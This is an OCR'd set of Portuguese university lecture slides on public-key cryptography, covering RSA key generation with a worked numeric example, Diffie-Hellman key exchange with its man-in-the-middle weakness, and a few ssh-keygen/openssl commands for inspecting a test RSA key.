- Seis das oito words da saída da função round envolvem simplesmente permutação (b, c, d, f, g, h)
- Somente duas das words de saída (a, e) são geradas por substituição.

Figura 11.11 Operação elementar do SHA-512 (única rodada).



Aula 11 - Criptografia Assimétrica

Prof. Gabriel Rodrigues Caldas de Aquino

Instituto de Computação
Universidade Federal do Rio de Janeiro
gabrielaquino@ic.ufrj.br

Compilado em:
August 16, 2026

Criptografia de Chave Pública

A criptografia de chave pública introduz uma mudança fundamental:

- Baseada em **funções matemáticas**, e não apenas em substituição e permutação.
- É **assimétrica**: utiliza duas chaves separadas (pública e privada), ao contrário da simétrica que usa uma única chave.
- Essa assimetria impacta diretamente a **confidencialidade**, a **distribuição de chaves** e a **autenticação**.
- Grande parte da teoria dos criptossistemas de chave pública é baseada na teoria dos números.

Criptografia de Chave Pública

Concepções equivocadas comuns:

- Não é intrinsecamente mais segura que a criptografia simétrica — a segurança depende do **tamanho da chave** e do **custo computacional** para quebrar a cifra.
- Não substitui a criptografia simétrica — mas apresenta todo uma gama de aplicações:
  - **Gerenciamento de chaves**
  - **Assinaturas digitais**

Criptografia de Chave Pública - Termos comuns

Chaves Assimétricas: Duas chaves relacionadas, uma **pública** e uma **privada**, usadas para operações complementares:

- Encriptação e decriptação
- Geração e verificação de assinatura

Certificado de Chave Pública: Documento emitido e assinado digitalmente pela chave privada de uma **Autoridade de Certificação (CA)**:

- Vincula o **nome de um assinante** a uma **chave pública**.
- Garante que o assinante identificado tem **controle exclusivo** da chave privada correspondente.

Criptografia de Chave Pública - Termos comuns

Algoritmo Criptográfico Assimétrico: Algoritmo criptográfico que usa duas chaves relacionadas:

- Uma chave **pública** e uma chave **privada**.
- É computacionalmente inviável derivar a chave privada a partir da pública.

Infraestrutura de Chave Pública (PKI): Conjunto de políticas, processos e plataformas para administração de certificados e pares de chaves:

- Emissão, manutenção e revogação de certificados.
- Envolve servidores, software e estações de trabalho.
- Suporte para autenticação, confidencialidade e integridade.

Como Surgiu a Criptografia Assimétrica

O conceito de criptografia de chave pública evoluiu de uma tentativa de atacar **dois dos problemas mais difíceis associados à encriptação simétrica**:

- **A distribuição de chaves** sob a encriptação simétrica:
  - Requer que dois comunicantes já compartilhem uma chave, que de alguma forma foi distribuída a eles; **OU**
  - Requer o uso de um centro de distribuição de chaves - Diffie [DIFF88]: "afinal, qual seria a vantagem de desenvolver criptossistemas impenetráveis, se seus usuários fossem forçados a compartilhar suas chaves com um CDC que poderia ser comprometido por roubo ou suborno?"
- **Assinaturas digitais** - Se o uso da criptografia tivesse que se tornar comum, não apenas nas situações militares, mas para fins comerciais e particulares, então as mensagens e documentos eletrônicos precisariam do equivalente das assinaturas usadas nos documentos em papel.


Criptossistemas de chave pública

Os algoritmos assimétricos contam com uma chave para encriptação e uma chave diferente, porém relacio nada, para a decriptação. Eles têm a seguinte característica importante:


- É computacionalmente inviável determinar a chave de decriptação dado apenas o conhecimento do algoritmo de criptografia e da chave de encriptação.
- Além disso, alguns algoritmos, como RSA, também exibem esta característica: Qualquer uma das duas chaves relacionadas pode ser usada para encriptação, com a outra para a decriptação.

Encriptação com chave pública

Figura 9.1 Criptografia de chave pública.



Encriptação com chave privada



Etapas Essenciais da Criptografia de Chave Pública

1. Cada usuário gera um **par de chaves** (pública e privada) para encriptação e decriptação.
2. A **chave pública** é disponibilizada em um repositório ou arquivo acessível; a **chave privada** permanece secreta.
3. Para enviar uma mensagem confidencial a Alice, Bob usa a **chave pública de Alice** para encriptar a mensagem.
4. Ao receber, Alice utiliza sua **chave privada** para decriptar. Apenas ela consegue recuperar o texto original.


Esquema de Encriptação de Chave Pública

Um esquema de encriptação de chave pública possui cinco elementos principais:

1. **Texto claro**: mensagem ou dados legíveis fornecidos como entrada.
2. **Algoritmo de encriptação**: aplica transformações no texto claro.
3. **Chaves pública e privada**: par de chaves; se uma encripta, a outra decripta.
4. **Texto cifrado**: mensagem embaralhada gerada como saída, dependente da chave.
5. **Algoritmo de decriptação**: reverte o processo, recuperando o texto claro original.


Criptossitema de chave pública - Objetivo Sigilo

Figura 9.2 Criptossistema de chave pública: sigilo.



Criptossitema de chave pública - Objetivo autenticação

Figura 9.3 Criptossistema de chave pública: autenticação.



Autenticação e Confidencialidade com Chave Pública

Importante:


- Apenas a encriptação com a chave privada do emissor garante **autenticação**, mas não a confidencialidade.
- Para prover **ambos**, aplica-se uma dupla encriptação:

$$Z = E(PU_b,\ E(PR_a,\ X))$$
$$X = D(PU_a,\ D(PR_b,\ Z))$$

- O emissor primeiro encripta com sua **chave privada** (assinatura digital).
- Em seguida, encripta novamente com a **chave pública do receptor**.
- O receptor, ao decriptar, recupera tanto a **confidencialidade** quanto a **autenticidade**.
- Desvantagem: exige 4 operações de criptografia assimétrica por mensagem.

Criptossitema de chave pública - Objetivo autenticação e sigilo

Figura 9.4 Criptossistema de chave pública: autenticação e sigilo.



Aplicações de criptografia de chave pública

Quadro 9.3 Aplicações para criptossistemas de chave pública.

ALGORITMO	ENCRIPTAÇÃO/ DECRIPTAÇÃO	ASSINATURA DIGITAL	TROCA DE CHAVE
RSA	Sim	Sim	Sim
Curva elíptica	Sim	Sim	Sim
Diffie-Hellman	Não	Não	Sim
DSS	Não	Sim	Não

Obs: DSS é a sigla para Digital Signature Standard, um padrão de assinatura digital que, em conjunto com o DSA (Digital Signature Algorithm) e o SHA (Secure Hash Algorithm), permite a criação de assinaturas digitais e verificação de integridade de dados, utilizando criptografia de chave pública de forma a garantir a autenticidade e a não-repudiação de uma transação

Requisitos para Criptografia de Chave Pública

1. Geração de par de chaves (PU_b, PR_b) deve ser **computacionalmente fácil**.
2. Encriptação: dado PU_b e M, calcular $C = E(PU_b, M)$ deve ser **fácil**.
3. Decriptação: dado PR_b e C, calcular $M = D(PR_b, C)$ deve ser **fácil**.
4. **Inviável** obter PR_b a partir de PU_b.
5. **Inviável** recuperar M conhecendo apenas PU_b e C.
6. (Opcional) Ordem das chaves pode ser invertida:
   $M = D[PU_b, E(PR_b, M)] = D[PR_b, E(PU_b, M)]$.

Observação: Apenas poucos algoritmos atendem a todos os requisitos, como RSA, ECC, Diffie-Hellman e DSS.

Função de Mão Única com Alçapão

- Função de mão única: mapeia um domínio X em um intervalo Y de forma que:

$$Y = f(X) \text{ é fácil de calcular, mas } X = f^{-1}(Y) \text{ é inviável de obter.}$$

- "Com alçapão": existe uma informação secreta que permite inverter a função de forma eficiente.
- Essencial para criptografia de chave pública: permite encriptação segura sem compartilhar a chave privada.

Complexidade de Funções Criptográficas

- **Fácil**: problema resolvível em tempo polinomial $O(n^a)$ em função do tamanho da entrada n. Onde a é uma constante fixa.
- Algoritmos polinomiais pertencem à classe P.
- **Inviável**: problema cujo esforço cresce mais rápido que o tempo polinomial, por exemplo, $O(2^n)$.
- Observação: medir complexidade pelo pior caso ou caso médio não é suficiente para criptografia.
- Criptografia exige que a função seja inviável de reverter para **praticamente todas as entradas**.

Função de Mão Única com Alçapão

- Uma função que é fácil de calcular em uma direção e inviável na outra, a menos que informação adicional (alçapão) seja conhecida.
- Formalmente, uma família de funções reversíveis f_k:
  - $Y = f_k(X)$ é fácil, se k e X forem conhecidos.
  - $X = f_k^{-1}(Y)$ é fácil, se k e Y forem conhecidos.
  - $X = f_k^{-1}(Y)$ é inviável, se apenas Y for conhecido, sem k.
- A construção de esquemas de **chave pública** depende de **encontrar funções de mão única com alçapão adequadas**.

Algoritmo RSA

- O artigo de Diffie e Hellman (1976) desafiou a comunidade a criar algoritmos de chave pública. Referência
- Muitos algoritmos iniciais se mostraram falhos.
- Em 1977, Ron Rivest, Adi Shamir e Len Adleman (MIT) desenvolveram o esquema RSA. Referência
- Publicado em 1978, o RSA se tornou a técnica mais aceita e amplamente implementada para criptografia de chave pública.

Funcionamento do RSA

- RSA é uma cifra de bloco: o texto claro e o texto cifrado são inteiros entre 0 e $n-1$.
- Tamanho típico: $n \approx 1024$ bits (cerca de 309 dígitos decimais).
- Cada bloco de texto claro M deve satisfazer $0 \leq M < n$.
- Encriptação e decriptação:

$$C = M^e \bmod n,$$

$$M = C^d \bmod n = (M^e)^d \bmod n$$

- Chave pública: $PU = \{e, n\}$
  Chave privada: $PR = \{d, n\}$
- Requisitos:
  1. $M^{ed} \bmod n = M$ para todo $M < n$
  2. Calcular $M^e \bmod n$ e $C^d \bmod n$ é eficiente
  3. Conhecendo apenas e e n, é inviável determinar d

Requisito de Inversão no RSA

- Para garantir que $M^{ed} \bmod n = M$, é necessário que:
  - os expoentes e e d sejam **inversos multiplicativos módulo** $\varphi(n)$,
  - onde $\varphi(n)$ é a **função totiente de Euler**.
- Para $n = pq$, com p e q primos:

$$\varphi(n) = (p-1)(q-1)$$

- Relação fundamental:

$$ed \equiv 1 \pmod{\varphi(n)} \quad \Rightarrow \quad d \equiv e^{-1} \pmod{\varphi(n)}$$

- O inverso multiplicativo **só existe** se e for **coprimo com** $\varphi(n)$:

$$mdc(e, \varphi(n)) = 1$$

- O valor de d pode ser obtido com o **algoritmo de Euclides estendido**, que encontra o inverso modular de e em relação a $\varphi(n)$.

Inverso Multiplicativo no RSA

No RSA, a chave privada d é escolhida como o inverso multiplicativo de e módulo $\varphi(n)$:

$$d \equiv e^{-1} \pmod{\varphi(n)}$$

- Isso significa que d satisfaz:

$$d \cdot e \equiv 1 \pmod{\varphi(n)}$$

- Exemplo: $e = 7$, $\varphi(n) = 160$

$$23 \cdot 7 = 161 \equiv 1 \pmod{160}$$

- Portanto, $d = 23$ é o inverso multiplicativo de $e = 7$ módulo 160.

Entendendo como funciona: O que queremos garantir

No RSA:

- Mensagem M
- Chave pública (n, e)
- Chave privada (n, d)

Criptografia:

$$C \equiv M^e \pmod{n}$$

Descriptografia:

$$M' \equiv C^d \pmod{n} = (M^e)^d \pmod{n}$$

Objetivo:

$$M' \equiv M \pmod{n}$$

Entendendo como funciona: Por que e e d devem ser inversos módulo $\varphi(n)$

- $n = pq$, $\varphi(n) = (p-1)(q-1)$
- Teorema de Euler: $M^{\varphi(n)} \equiv 1 \pmod{n}$ se $mdc(M, n) = 1$
- Escolhemos d tal que:

$$e \cdot d \equiv 1 \pmod{\varphi(n)}$$

- Ou seja, existe k tal que $ed = 1 + k\varphi(n)$

$$M' = C^d = (M^e)^d = M^{ed} = M^{1+k\varphi(n)} = M \cdot (M^{\varphi(n)})^k$$

Pelo Teorema de Euler:

$$(M^{\varphi(n)})^k \equiv 1^k \equiv 1 \pmod{n}$$

Portanto:

$$M' \equiv M \pmod{n}$$

Conclusão: funciona porque $e \cdot d \equiv 1 \mod \varphi(n)$

Segurança do RSA

- **1. Estrutura das chaves:**
  - Chave pública: $PU = \{e, n\}$
  - Chave privada: $PR = \{d, n\}$
  - Onde $n = p \cdot q$, e p e q são primos grandes e secretos
- **2. Se p e q forem descobertos:**
  - É possível calcular o totiente de Euler:

$$\varphi(n) = (p-1)(q-1)$$

  - E então obter o inverso modular de e:

$$d \equiv e^{-1} \pmod{\varphi(n)}$$

  - Logo, o atacante consegue reconstruir a chave privada d
- **3. Conclusão:**
  - A segurança do RSA depende da dificuldade de **fatorar** n.
  - Se alguém conseguir obter p e q, o sistema é completamente quebrado.
  - Portanto, manter p e q secretos é **fundamental**.

Escolha do valor e no RSA

- **Geralmente, escolhemos** $e = 65537 = 2^{16} + 1$
- É considerado o **"ponto ideal"** entre segurança e desempenho.

Propriedades:

- **Ímpar**: requisito para ser coprimo com $\varphi(n)$ na maioria dos casos.
- **Pequeno o bastante para ser rápido**:
  - Tem apenas 17 bits.
  - Exige pouquíssimas multiplicações na exponenciação modular.
- **Grande o suficiente para ser seguro**:
  - Evita ataques que exploram expoentes muito pequenos (como $e = 3$ ou $e = 17$).
- **Forma binária simples**:

$$e = 10000000000000001_2$$

  o que torna a operação de exponenciação modular bem eficiente.

Esquema RSA

Ingredientes:

- Dois números primos secretos: p e q.
- Calcula-se $n = pq$ (público).
- Escolhe-se e tal que $mdc(\varphi(n), e) = 1$ e $1 < e < \varphi(n)$ (público).
- Calcula-se $d \equiv e^{-1} \mod \varphi(n)$ (privado).

Chaves:

- Chave privada: $\{d, n\}$
- Chave pública: $\{e, n\}$

Processo de encriptação e decriptação:

- Usuário B quer enviar mensagem M para A:

$$C = M^e \mod n \quad \text{(encriptação)}$$

- Usuário A recebe C e decripta:

$$M = C^d \mod n$$

Tabela resumo dos parâmetros do RSA

Figura 9.5 O algoritmo RSA.

Geração de chave por Alice	
Selecione p, q	p e q são primos, $p \neq q$
Calcule $n = p \times q$	
Calcule $\phi(n) = (p-1)(q-1)$	
Selecione o inteiro e	$\text{mdc}(\phi(n), e) = 1; 1 < e < \phi(n)$
Calcule d	$d \equiv e^{-1} \pmod{\phi(n)}$
Chave pública	$PU = \{e, n\}$
Chave privada	$PR = \{d, n\}$
Encriptação por Bob com chave pública de Alice	
Texto claro:	$M < n$
Texto cifrado:	$C = M^e \bmod n$
Decriptação por Alice com a chave privada de Alice	
Texto cifrado:	C
Texto claro:	$M = C^d \bmod n$

Exemplo Numérico do RSA

Geração de chaves:

- $p = 17$, $q = 11$
- $n = pq = 187$
- $\varphi(n) = (p-1)(q-1) = 160$
- Escolhe $e = 7$, $mdc(e, 160) = 1$
- Calcula $d \equiv e^{-1} \mod 160 \Rightarrow d = 23$

Explicação

- Exemplo: $e = 7$, $\varphi(n) = 160$

$$23 \cdot 7 = 161 \equiv 1 \pmod{160}$$

- Portanto, $d = 23$ é o inverso multiplicativo de $e = 7$ módulo 160.

Chaves:

- Pública: $PU = \{7, 187\}$
- Privada: $PR = \{23, 187\}$

Exemplo Numérico do RSA

Encriptação de $M = 88$:

$$C = M^e \mod n = 88^7 \mod 187$$

$$88^7 \mod 187 = (88 \times 88^2 \times 88^4) \mod 187 = (88 \times 77 \times 132) \mod 187 = 11$$

Decriptação:


$$M = C^d \mod n = 11^{23} \mod 187$$

$$11^{23} \mod 187 = 88$$

Resultado: A mensagem original $M = 88$ é recuperada com sucesso.


Exemplo Simples numérico - RSA

Figura 9.6 Exemplo de algoritmo RSA.



Processamento de múltiplos blocos usando RSA

Figura 9.7 Processamento de múltiplos blocos com RSA.



Usando e verificando os parâmetros RSA na prática

- **Gerar a chave ssh**:
  `ssh-keygen -t rsa -f ./teste`
- **Verificar fingerprint da chave**:
  `ssh-keygen -lf ./teste`
- **Tentear abrir** (não vai funcionar):
  `openssl rsa -in ./teste -text -noout`
- **Mudar o formato**:
  `ssh-keygen -p -m PEM -f ./teste`
- **Verifiar fingerprint anterior**:
  `ssh-keygen -lf ./teste`
- **Tentear abrir** (vai funcionar):
  `openssl rsa -in ./teste -text -noout`
- **Mudar formato da chave pública para modo PEM**:
  `ssh-keygen -e -m PEM -f ./teste.pub > ./teste_pub.pem`
- **Abrir a chave publica**:
  `openssl rsa -pubin -in teste_pub.pem -text -noout`

O que é cada parâmetro de uma chave RSA

Nome	**Símbolo**	**Função**
modulus	$n = p \cdot q$	Base da aritmética modular — o número grande
publicExponent	e	Expoente público, normalmente 65537.
privateExponent	d	Expoente privado usado para assinar/decifrar.
prime1	p	Primeiro primo secreto.
prime2	q	Segundo primo secreto.
exponent1 / exponent2	$d \bmod (p-1)$ e $d \bmod (q-1)$	Para otimização - Teorema Chinês do Resto.
coefficient	$q^{-1} \bmod p$	Outro parâmetro auxiliar do Teo. Chin. Resto.

O Problema da Fatoração no RSA

A segurança do RSA depende da dificuldade de certos problemas matemáticos. Existem três possíveis formas de ataque:

1. **Fatorar n:** encontrar os primos p e q tais que $n = p \times q$. Isso permite calcular $\varphi(n) = (p-1)(q-1)$ e, em seguida, $d \equiv e^{-1} \pmod{\varphi(n)}$.
2. **Determinar $\varphi(n)$ diretamente:** sem fatorar n, mas que leva igualmente à descoberta de d.
3. **Descobrir d diretamente:** a partir de e e n, sem precisar de $\varphi(n)$. Até hoje, parece tão difícil quanto fatorar n.

Conclusão:

- A criptoanálise do RSA está fortemente ligada ao problema da fatoração de inteiros.
- O desempenho dos melhores algoritmos de fatoração é usado como **benchmark de segurança**.

Dificuldade de Fatoração em Diferentes Tamanhos de Chave RSA

- A dificuldade de fatorar cresce rapidamente com o tamanho do módulo:
  - Fatorar um módulo RSA de **1024 bits** é cerca de **mil vezes mais difícil** do que um de 768 bits.
  - Um módulo de **768 bits** é milhares de vezes mais difícil que um de 512 bits.
- A primeira fatoração bem-sucedida de um módulo de **512 bits** ocorreu há cerca de uma década.
- É plausível que um módulo de **1024 bits** possa ser fatorado dentro da próxima década por grupos acadêmicos.

Recomendação prática:

- Evitar o uso de chaves RSA de 1024 bits nos próximos **3 a 4 anos**.
- Preferir módulos de pelo menos 2048 bits para segurança a médio prazo.

Troca de Chaves Diffie-Hellman

- Primeiro algoritmo de chave pública, proposto por Diffie e Hellman em 1976.
- Objetivo: permitir que dois usuários troquem **variáveis** para criar uma chave secreta com segurança.
- Essa chave secreta pode ser usada posteriormente para criptografar mensagens.
- O algoritmo em si não criptografa mensagens, apenas realiza a **troca de valores secretos**.
- Baseado em propriedades da aritmética modular e do problema do logaritmo discreto.

Logaritmo Discreto e Diffie-Hellman

- A segurança do algoritmo Diffie-Hellman depende da dificuldade de calcular **logaritmos discretos**.
- Definição: dado um número primo p e uma raiz primitiva a, temos:

$$a^1 \bmod p,\ a^2 \bmod p,\ \ldots,\ a^{p-1} \bmod p$$

que geram todos os inteiros de 1 até $p-1$.

- Para qualquer inteiro b, existe um único expoente i tal que:

$$b \equiv a^i \pmod{p}, \quad 0 \leq i \leq p-1$$

- Esse i é o **logaritmo discreto** de b na base a, módulo p:

$$i = \log_a(b) \pmod{p}$$

- Problema: calcular i é computacionalmente inviável para valores grandes de p.

Algoritmo de Troca de Chaves Diffie-Hellman

- Dois parâmetros públicos:

$$q \text{ (número primo)}, \quad \alpha \text{ (raiz primitiva de } q)$$

- Cada usuário escolhe um valor secreto:

$$A : X_A < q, \quad B : X_B < q$$

- Cada um calcula sua chave pública:

$$Y_A = \alpha^{X_A} \bmod q, \quad Y_B = \alpha^{X_B} \bmod q$$

- As chaves públicas Y_A e Y_B são trocadas.
- Cálculo da chave secreta compartilhada:

$$A : \ K = (Y_B)^{X_A} \bmod q$$

$$B : \ K = (Y_A)^{X_B} \bmod q$$

- Como $(Y_B)^{X_A} \equiv (Y_A)^{X_B} \pmod q$, ambos obtêm a mesma chave secreta K.

Calculo da chave K - Diffie-Hellman

A chave K é calculada por ambas as partes da seguinte forma:

$$
\begin{aligned}
\mathrm{K} &= (Y_B)^{X_A} \bmod q \\
&= (\alpha^{X_B} \bmod \mathrm{q})^{X_A} \bmod q \\
&= (\alpha^{X_B})^{X_A} \bmod q \\
&= \alpha^{X_B X_A} \bmod q \\
&= (\alpha^{X_A})^{X_B} \bmod q \\
&= (\alpha^{X_A} \bmod q)^{X_B} \bmod q \\
&= (Y_A)^{X_B} \bmod q
\end{aligned}
$$

pelas regras da aritmética modular

Troca de Chaves Diffie-Hellman

O resultado é que os dois lados trocaram um valor secreto. Esse valor secreto é normalmente usado como chave secreta simétrica compartilhada.

Agora, considere um intruso que pode observar a troca de chaves e queira determinar a chave secreta K. Como X_A e X_B são privados, o intruso só tem os seguintes elementos para trabalhar: q, α, Y_A e Y_B.

Assim, o intruso é forçado a calcular um **logaritmo discreto** para estabelecer a chave. Por exemplo, para definir a chave privada do usuário B, o intruso precisaria calcular:

$$X_B = \log_\alpha(Y_B) \pmod{q}$$

Exemplo: Troca de Chaves Diffie-Hellman

A segurança da troca de chaves Diffie-Hellman está no fato de que, embora seja fácil calcular exponenciais módulo um primo, é muito difícil calcular logaritmos discretos. Para números grandes, esta tarefa é inviável.

Exemplo: $q = 353$, $\alpha = 3$ $X_A = 97$, $X_B = 233$

Cálculo das chaves públicas:

$$Y_A = 3^{97} \bmod 353 = 40 \qquad Y_B = 3^{233} \bmod 353 = 248$$

Cálculo da chave secreta comum:


$$K_A = (Y_B)^{X_A} \bmod 353 = 248^{97} \bmod 353 = 160$$

$$K_B = (Y_A)^{X_B} \bmod 353 = 40^{233} \bmod 353 = 160$$

Para um intruso: Disponível apenas $q = 353$, $\alpha = 3$, $Y_A = 40$, $Y_B = 248$. Para descobrir K, teria de resolver um *logaritmo discreto*, o que é inviável para primos grandes.

Diffie-Hellman na prática

Figura 10.1 O algoritmo de troca de chaves Diffie-Hellman.



Troca simples (dois usuários):


- A escolhe X_A, calcula $Y_A = \alpha^{X_A} \bmod q$ e envia a B.
- B escolhe X_B, calcula $Y_B = \alpha^{X_B} \bmod q$ e envia a A.
- Ambos calculam a chave secreta K:

$$K = (Y_B)^{X_A} \bmod q = (Y_A)^{X_B} \bmod q$$

- Os valores públicos q e α devem ser conhecidos previamente ou enviados na primeira mensagem.

Man-in-the-Middle - Diffie Hellman

Figura 10.2 Ataque *man-in-the-middle*.



Ataque Man-in-the-Middle em Diffie–Hellman

Consequência:

- Alice e Bob acreditam ter uma chave secreta compartilhada.
- Na prática, Alice compartilha K_2 com Darth e Bob compartilha K_1 com Darth.
- Darth pode **espiar** ou **modificar** mensagens.

Motivo da vulnerabilidade: O protocolo não autentica os participantes.
Solução: uso de assinaturas digitais e certificados.

Aula 12 - IPsec

Prof. Gabriel Rodrigues Caldas de Aquino

Instituto de Computação
Universidade Federal do Rio de Janeiro
gabrielaquino@ic.ufrj.br

Compilado em:
August 16, 2026

